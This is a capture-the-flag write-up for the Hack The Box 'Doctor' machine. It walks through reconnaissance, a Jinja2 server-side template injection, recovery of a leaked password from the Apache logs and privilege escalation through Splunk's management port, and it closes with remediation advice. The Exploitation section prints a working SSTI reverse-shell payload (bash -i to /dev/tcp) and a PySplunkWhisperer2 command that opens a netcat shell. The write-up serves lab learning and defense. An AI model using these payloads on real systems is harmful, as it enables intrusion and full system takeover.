# HTB Doctor

## Pre-Engagement

This write up is for educational purposes only to gather experience on how to find vulnerabilities and how it is exploited on a real life basis. This box highlights exploits

## Reconnaissance


We start by doing a nmap scan on the given ip address. We can see that port 22, 80, and 8089 are open. We'll be looking at port 80 and 8089 to see if we can find any vulnerabilities.

```
?@kali:~/Desktop$ nmap -A 10.10.10.209
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-15 01:44 PST
Nmap scan report for 10.10.10.209
Host is up (0.083s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject:
commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Enumeration

Port 80:

Since port 80 is open, we'll start looking at the web page to see if we can find anything.



We Provide High Solutions for Your Health

Here we see that this ip address might have a subdomain at **doctors.htb**. Let's add this to our /etc/hosts and see what we can find by enumerating through the site using dirb.

```
?@kali:~/Desktop$ dirb http://doctors.htb/
/usr/share/seclists/Discovery/Web-Content/common.txt
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 15 02:02:08 2021
URL_BASE: http://doctors.htb/
WORDLIST_FILES:
/usr/share/seclists/Discovery/Web-Content/common.txt

-----------------

GENERATED WORDS: 4659

---- Scanning URL: http://doctors.htb/ ----
+ http://doctors.htb/account (CODE:302|SIZE:251)
+ http://doctors.htb/archive (CODE:200|SIZE:101)
+ http://doctors.htb/home (CODE:302|SIZE:245)
+ http://doctors.htb/login (CODE:200|SIZE:4204)
+ http://doctors.htb/logout (CODE:302|SIZE:217)
+ http://doctors.htb/register (CODE:200|SIZE:4493)
+ http://doctors.htb/server-status (CODE:403|SIZE:276)
```

Looks like we have the ability to register/login as well as post messages on the site to display.


Port 8089:

We see that port 8089 is utilizing **splunk** which is a management tools used to manage a large enterprise consisting of servers to parses large files, particularly log files, searches for specific kinds of data, correlates data from different files, and puts it together in a graphical format, all in real time. We can see if there are any known vulnerabilities for Splunk and try to see if we can get something out of that.

## Vulnerability Analysis

Port 80:

A method we can try to use to exploit port 80 is to see if the web server is vulnerable to Server-Side Template Injection, since it has posts messages uploaded by the user (dynamic content). Web applications can sometimes use common template systems such as Twig, Smarty, Etc. We can determine this by uploading specific messages to the web application using this diagram:



When uploading these specific strings to the webpage and looking at the source page of the archive directory that we scanned earlier, we see this:

```
<?xml version="1.0" encoding="UTF-8" ?>
        <rss version="2.0">
        <channel>
        <title>Archive</title>
        <item><title>{5*5}</title></item>

                        </channel>
                        <item><title>25</title></item>

                        </channel>
                        <item><title>55555</title></item>

                        </channel>
```

This here shows that this web application is utilizing a Jinja2/Twig template, which we can exploit using a payload to gain a reverse shell.

Port 8089:

If we can find any user credentials, there is a exploit utilizing ‘SplunkWhisperer2’.

## Exploitation

Port 80:

We can use this payload to exploit the Jinja2 Template vulnerability:

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__
%}{{x()._module.__builtins__['__import__']('os').popen("bash -c 'bash -i >&
/dev/tcp/ip/4444 0>&1'").read()}}{%endif%}{%endfor%}
```

Once we post this message using our user generated account, we can use netcat and listen to the ‘4444’ port for a shell. After uploading the message and refreshing both homepage/archive page, we get this:

```
?@kali:~/Desktop$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [ip] from (UNKNOWN) [10.10.10.209] 46724
bash: cannot set terminal process group (892): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$
```

Enumerating through the directories, we find that we have a user ‘shaun’.
To find out a user's credentials on the server, we can look at apache2 logs found in the /var/log/apache2. We can utilize grep to find user credentials:

```
web@doctor:/var/log/apache2$ grep -r password?email
grep -r password?email
backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST
/reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
```

After switching to shaun’s account, we find the flag in ‘user.txt’ file:

```
shaun@doctor:~$ cat user.txt
cat user.txt
[redacted]
```

Port 8089:

Since we found credentials for a user on this server, we can see if we can gain root by using 'SplunkWhisperer2'. By filling in the required fields, we get root:

```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost ip --username
shaun --password Guitar123 --payload 'nc.traditional -e/bin/sh 'ip' '1234"

Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmptjpg0vd8.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.15.26:8181/
10.10.10.209 - - [15/Jan/2021 03:59:17] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

Opening up netcat and listening to the specified port used in the script, we can gain root and find the flag:

```
root@doctor:~$ cat root.txt
[redacted]
```

## Reporting

Port 80:

The vulnerability that we found on the web application is that it uses a Jinja2 server side template, which is known to be exploitable with a SSTI. Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data. Static templates that simply provide placeholders into which dynamic content is rendered are generally not vulnerable to server-side template injection.

"The best way to prevent server-side template injection is to not allow any users to modify or submit new templates. However, this is sometimes unavoidable due to business requirements.

One of the simplest ways to avoid introducing server-side template injection vulnerabilities is to always use a "logic-less" template engine, such as Mustache, unless absolutely necessary. Separating the logic from presentation as much as possible can greatly reduce your exposure to the most dangerous template-based attacks.

Another measure is to only execute users' code in a sandboxed environment where potentially dangerous modules and functions have been removed altogether. Unfortunately, sandboxing untrusted code is inherently difficult and prone to bypasses.

Finally, another complementary approach is to accept that arbitrary code execution is all but inevitable and apply your own sandboxing by deploying your template environment in a locked-down Docker container, for example.”

Port 8089:

Port 8089 is the default Splunk management port on all Splunk instances including the Universal Forwarder. If you never change the default password on a Universal forwarder, authentication when accessing port 8089 will be blocked.

A use case for changing the password and leaving the port up would be to allow you run remote debug commands on the forwarder such as the one below to understand what files are being monitored. Often Splunk admins do not have direct access to forwarders. It is also possible to run remote configuration commands through the rest API URL.

More Info:
https://airman604.medium.com/splunk-universal-forwarder-hijacking-5899c3e0e6b2

To prevent outside users from gaining access by exploiting Splunk, make sure you prevent any user credential leaks by not depending on dynamic embed templates vulnerable to exploits as seen on port 80.